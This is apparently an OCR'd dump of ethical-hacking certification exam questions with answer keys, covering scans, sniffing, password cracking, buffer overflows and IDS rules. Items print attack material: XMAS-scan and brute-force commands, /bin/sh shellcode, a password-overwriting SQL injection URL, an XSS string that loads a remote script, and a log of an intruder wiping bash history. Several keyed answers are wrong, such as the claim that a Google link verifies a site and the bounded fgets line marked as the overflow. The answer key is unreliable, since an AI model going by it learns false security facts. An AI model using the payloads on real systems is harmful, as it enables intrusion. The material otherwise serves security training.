
```
[**] [111:6:1] spp_stream4: STEALTH ACTIVITY (Full XMAS scan) detection [**]
05/12-11:05:08.858815 192.168.12.88:1211 -> 192.168.12.56:22
TCP TTL:118 TOS:0x10 ID:50387 IpLen:20 DgmLen:40 DF
**UAPRSF Seq: 0x130331C9 Ack: 0x6C694D7D Win: 0x200 TcpLen: 20 UrgPtr: 0x0
```

An attacker Chew Siew sitting in Beijing, China had just launched a remote scan on Jason's network with the hping command.
Which of the following hping2 command is responsible for the above snort alert?

A. chenrocks:/home/siew # hping -S -R -P -A -F -U 192.168.2.56 -p 22 -c 5 -t 118
B. chenrocks:/home/siew # hping -F -Q -J -A -C -W 192.168.2.56 -p 22 -c 5 -t 118
C. chenrocks:/home/siew # hping -D -V -R -S -Z -Y 192.168.2.56 -p 22 -c 5 -t 118
D. chenrocks:/home/siew # hping -G -T -H -S -L -W 192.168.2.56 -p 22 -c 5 -t 118

Answer: A

NEW QUESTION 199
- (Topic 2)
Which type of sniffing technique is generally referred as MiTM attack?



A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

Explanation:
ARP poisoning is the closest value to the right answer because ARP spoofing, also known as ARP flooding, ARP poisoning or ARP poison routing (APR), is a technique used to attack a local-area network (LAN). ARP spoofing may allow an attacker to interceptdata frames on a LAN, modify the traffic, or stop the traffic altogether. The attack can only be used on networks that make use of the Address Resolution Protocol (ARP) and not another method of address resolution.

NEW QUESTION 203
- (Topic 2)
An Attacker creates a zuckerjournals.com website by copying and mirroring HACKERJOURNALS.COM site to spread the news that Hollywood actor Jason Jenkins died in a car accident. The attacker then submits his fake site for indexing in major search engines. When users search for "Jason Jenkins", attacker's fake site shows up and dupes victims by the fake news.

This is another great example that some people do not know what URL's are. Real website:
Fake website: http://www.zuckerjournals.com

The website is clearly not WWW.HACKERJOURNALS.COM. It is obvious for many, but unfortunately some people still do not know what an URL is. It's the address that you enter into the address bar at the top your browser and this is clearly not legit site, its www.zuckerjournals.com
How would you verify if a website is authentic or not?

A. Visit the site using secure HTTPS protocol and check the SSL certificate for authenticity
B. Navigate to the site by visiting various blogs and forums for authentic links
C. Enable Cache on your browser and lookout for error message warning on the screen
D. Visit the site by clicking on a link from Google search engine

Answer: D

NEW QUESTION 206
- (Topic 2)
Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.txt -s linksys
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login namE. linksys. Many FTP-specific password-guessing tools are also available from major security sites.
What defensive measures will you take to protect your network from these attacks?

A. Never leave a default password
B. Never use a password that can be found in a dictionary
C. Never use a password related to your hobbies, pets, relatives, or date of birth.
D. Use a word that has more than 21 characters from a dictionary as the password
E. Never use a password related to the hostname, domain name, or anything else that can be found with whois

Answer: ABCE

NEW QUESTION 209
- (Topic 2)

What type of encryption does WPA2 use?

A. DES 64 bit
B. AES-CCMP 128 bit
C. MD5 48 bit
D. SHA 160 bit

Answer: B

NEW QUESTION 210
- (Topic 2)
Michael is a junior security analyst working for the National Security Agency (NSA) working primarily on breaking terrorist encrypted messages. The NSA has a number of methods they use to decipher encrypted messages including Government Access to Keys (GAK) and inside informants. The NSA holds secret backdoor keys to many of the encryption algorithms used on the Internet. The problem for the NSA, and Michael, is that terrorist organizations are starting to use custom-built algorithms or obscure algorithms purchased from corrupt governments. For this reason, Michael and other security analysts like him have been forced to find different methods of deciphering terrorist messages. One method that Michael thought of using was to hide malicious code inside seemingly harmless programs. Michael first monitors sites and bulletin boards used by known terrorists, and then he is able to glean email addresses to some of these suspected terrorists. Michael then inserts a stealth keylogger into a mapping program file readme.txt and then sends that as an attachment to the terrorist. This keylogger takes screenshots every 2 minutes and also logs all keyboard activity into a hidden file on the terrorist's computer. Then, the keylogger emails those files to Michael twice a day with a built in SMTP server. What technique has Michael used to disguise this keylogging software?

A. Steganography
B. Wrapping
C. ADS
D. Hidden Channels

Answer: C

NEW QUESTION 211
- (Topic 2)
You are gathering competitive intelligence on an organization. You notice that they have
jobs listed on a few Internet job-hunting sites. There are two jobs for network and system administrators. How can this help you in foot printing the organization?

A. To learn about the IP range used by the target network
B. To identify the number of employees working for the company
C. To test the limits of the corporate security policy enforced in the company
D. To learn about the operating systems, services and applications used on the network

Answer: D

NEW QUESTION 215
- (Topic 2)
One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.
You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
C. You should send a ping request with this command ping ? 192.168.5.0-255
D. You cannot ping a broadcast addres
E. The above scenario is wrong.

Answer: A

NEW QUESTION 216
- (Topic 2)
Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

```
Void func (void)
{
int I; char buffer [200];
for (I=0; I<400; I++)
buffer [I]= 'A';
return;
}
```


How can you protect/fix the problem of your application as shown above?

A. Because the counter starts with 0, we would stop when the counter is less than 200
B. Because the counter starts with 0, we would stop when the counter is more than 200
C. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data
D. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data

Answer: AD

NEW QUESTION 219
- (Topic 2)
William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:



What has William just installed?

A. Zombie Zapper (ZoZ)
B. Remote Access Trojan (RAT)
C. Bot IRC Tunnel (BIT)
D. Root Digger (RD)

Answer: B

NEW QUESTION 224
- (Topic 2)
Harold works for Jacobson Unlimited in the IT department as the security manager. Harold has created a security policy requiring all employees to use complex 14 character passwords. Unfortunately, the members of management do not want to have to use such long complicated passwords so they tell Harold's boss this new password policy should not apply to them. To comply with the management's wishes, the IT department creates
another Windows domain and moves all the management users to that domain. This new domain has a password policy only requiring 8 characters.
Harold is concerned about having to accommodate the managers, but cannot do anything about it. Harold is also concerned about using LanManager security on his network instead of NTLM or NTLMv2, but the many legacy applications on the network prevent using the more secure NTLM and NTLMv2. Harold pulls the SAM files from the DC's on the original domain and the new domain using Pwdump6.
Harold uses the password cracking software John the Ripper to crack users' passwords to make sure they are strong enough. Harold expects that the users' passwords in the original domain will take much longer to crack than the management's passwords in the new domain. After running the software, Harold discovers that the 14 character passwords only took a short time longer to crack than the 8 character passwords.
Why did the 14 character passwords not take much longer to crack than the 8 character passwords?

A. Harold should have used Dumpsec instead of Pwdump6
B. Harold's dictionary file was not large enough
C. Harold should use LC4 instead of John the Ripper
D. LanManger hashes are broken up into two 7 character fields

Answer: D

NEW QUESTION 228
- (Topic 2)
Blane is a network security analyst for his company. From an outside IP, Blane performs an XMAS scan using Nmap. Almost every port scanned does not illicit a response. What can he infer from this kind of response?

A. These ports are open because they do not illicit a response.
B. He can tell that these ports are in stealth mode.
C. If a port does not respond to an XMAS scan using NMAP, that port is closed.
D. The scan was not performed correctly using NMAP since all ports, no matter what their state, will illicit some sort of response from an XMAS scan.

Answer: A

NEW QUESTION 233
- (Topic 2)
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 237
- (Topic 2)
You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

A. stoplog stoplog ?
B. EnterPol /nolog
C. EventViewer o service
D. auditpol.exe /disable

Answer: D

NEW QUESTION 241
- (Topic 2)
You are footprinting an organization and gathering competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find them listed there. You know they had the entire staff directory listed on their website 12 months ago but now it is not there. Is there any way you can retrieve information from a website that is outdated?

A. Visit Google's search engine and view the cached copy
B. Crawl the entire website and store them into your computer
C. Visit Archive.org web site to retrieve the Internet archive of the company's website
D. Visit the company's partners and customers website for this information

Answer: C

Explanation:
The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at www.archive.org.

NEW QUESTION 244
- (Topic 2)
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 246
- (Topic 2)
Identify SQL injection attack from the HTTP requests shown below:

A. http://www.myserver.c0m/search.asp? lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00
B. http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22
C. http%3a%2f%2fwww.yourserver.c0m%2fbadscript.js%22%3e%3c%2fscript%3e
D. http://www.victim.com/example accountnumber=67891&creditamount=999999999

Answer: A

NEW QUESTION 248
- (Topic 2)
Which of the following Trojans would be considered 'Botnet Command Control Center'?

A. YouKill DOOM
B. Damen Rock
C. Poison Ivy
D. Matten Kit

Answer: C

NEW QUESTION 249
- (Topic 2)
Study the snort rule given below and interpret the rule.
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 252
- (Topic 2)
NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

A. 443
B. 139
C. 179
D. 445

Answer: D

NEW QUESTION 254
- (Topic 2)
Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

A. 150
B. 161
C. 169
D. 69

Answer: B

NEW QUESTION 259
- (Topic 2)
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 264
- (Topic 2)
Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

A. This response means the port he is scanning is open.
B. The RST/ACK response means the port Fred is scanning is disabled.
C. This means the port he is scanning is half open.
D. This means that the port he is scanning on the host is closed.

Answer: D

NEW QUESTION 265
- (Topic 2)
_____ is a type of symmetric-key encryption algorithm that transforms a fixed- length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

A. Stream Cipher
B. Block Cipher
C. Bit Cipher
D. Hash Cipher

Answer: B

NEW QUESTION 270
- (Topic 2)
Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.
Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions, Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple
of days, and has yet to see any outside wireless network signals inside the company's building.
How was Bill able to get Internet access without using an agency laptop?

A. Bill spoofed the MAC address of Dell laptop
B. Bill connected to a Rogue access point
C. Toshiba and Dell laptops share the same hardware address
D. Bill brute forced the Mac address ACLs

Answer: A

NEW QUESTION 271
- (Topic 2)
Gerald, the Systems Administrator for Hyped Enterprises, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department. Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to a proxy server in Brazil. Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China. What proxy tool has Gerald's attacker used to cover their tracks?

A. ISA proxy
B. IAS proxy
C. TOR proxy
D. Cheops proxy

Answer: C

NEW QUESTION 275
- (Topic 2)
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line in the source code that might lead to buffer overflow?

```
1. #include <stdio.h>
2. void stripnl(char *str) {
3. while(strlen(str) && ( (str[strlen(str) - 1] == 13) ||
4. ( str[strlen(str) - 1] == 10 ))) {

5. str[strlen(str) - 1] = 0;
6. }
7. }
8.
9. int main() {
10. FILE *infile;
11. char fname[40];
12. char line[100];
13. int lcount;
14.
15. /* Read in the filename */
16. printf("Enter the name of a ascii file: ");
17. fgets(fname, sizeof(fname), stdin);
18.
19. /* We need to get rid of the newline char. */
20. stripnl(fname);
21.
22. /* Open the file. If NULL is returned there was an error */
23. if((infile = fopen(fname, "r")) == NULL) {
24. printf("Error Opening File.\n");
25. exit(1);
26. }
27.
28. while( fgets(line, sizeof(line), infile) != NULL ) {
29. /* Get each line from the infile */
30. lcount++;
31. /* print the line number and data */
32. printf("Line %d: %s", lcount, line);
33. }
34.
35. fclose(infile); /* Close the file */
```

A. 9A.9
B. 17B.17
C. 20C.20
D. 32D.32
E. 35E.35

Answer: B

NEW QUESTION 276
- (Topic 3)
Which of the following statements are true regarding N-tier architecture? (Choose two.)

A. Each layer must be able to exist on a physically independent system.
B. The N-tier architecture must have at least one logical layer.
C. Each layer should exchange information only with the layers above and below it.
D. When a layer is changed or updated, the other layers must also be recompiled or modified.

Answer: AC

NEW QUESTION 278
- (Topic 3)
When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

A. Vulnerability scanning
B. Social engineering
C. Application security testing
D. Network sniffing

Answer: B

NEW QUESTION 279
- (Topic 3)
Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

A. MD5
B. PGP
C. RSA
D. SSH

Answer: D

NEW QUESTION 282
- (Topic 3)
An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is
actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system. What could be the reason?

A. The firewall is blocking port 23 to that system
B. He needs to use an automated tool to telnet in
C. He cannot spoof his IP and successfully use TCP
D. He is attacking an operating system that does not reply to telnet even when open

Answer: C

NEW QUESTION 285
- (Topic 3)
Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

A. Only Windows systems will reply to this scan.
B. A switched network will not respond to packets sent to the broadcast address.
C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
D. Only servers will reply to this scan.

Answer: C

NEW QUESTION 290
- (Topic 3)
In order to show improvement of security over time, what must be developed?

A. Reports
B. Testing tools
C. Metrics
D. Taxonomy of vulnerabilities

Answer: C

NEW QUESTION 292
- (Topic 3)
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

A. Host
B. Stateful
C. Stateless
D. Application

Answer: C

NEW QUESTION 294
- (Topic 3)
A security engineer is attempting to map a company’s internal network. The engineer enters in the following NMAP commanD.
NMAP –n –sS –P0 –p 80 ***.***.**.** What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Answer: C

NEW QUESTION 297
- (Topic 3)
Jake is a network administrator who needs to get reports from all the computer and network devices on his network. Jake wants to use SNMP but is afraid that won't be secure since passwords and messages are in clear text. How can Jake gather network information in a secure manner?

A. He can use SNMPv3
B. Jake can use SNMPrev5
C. He can use SecWMI
D. Jake can use SecSNMP

Answer: A

NEW QUESTION 302
- (Topic 3)
What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

A. Scripting languages are hard to learn.
B. Scripting languages are not object-oriented.
C. Scripting languages cannot be used to create graphical user interfaces.
D. Scripting languages are slower because they require an interpreter to run the code.

Answer: D

NEW QUESTION 306
- (Topic 3)
John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the log files to investigate the attack. Take a look at the following Linux log file snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```
[root@apollo /]# rm rootkit.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep
portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf
.bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep
inetd ; ps -aux | grep portmap ; rm /sbin/por359 ? 00:00:00 inetd
359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep
portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf
.bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/namedps -aux | grep
inetd ; ps -aux | grep portmap ; rm /sbin/por359 ? 00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
>rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

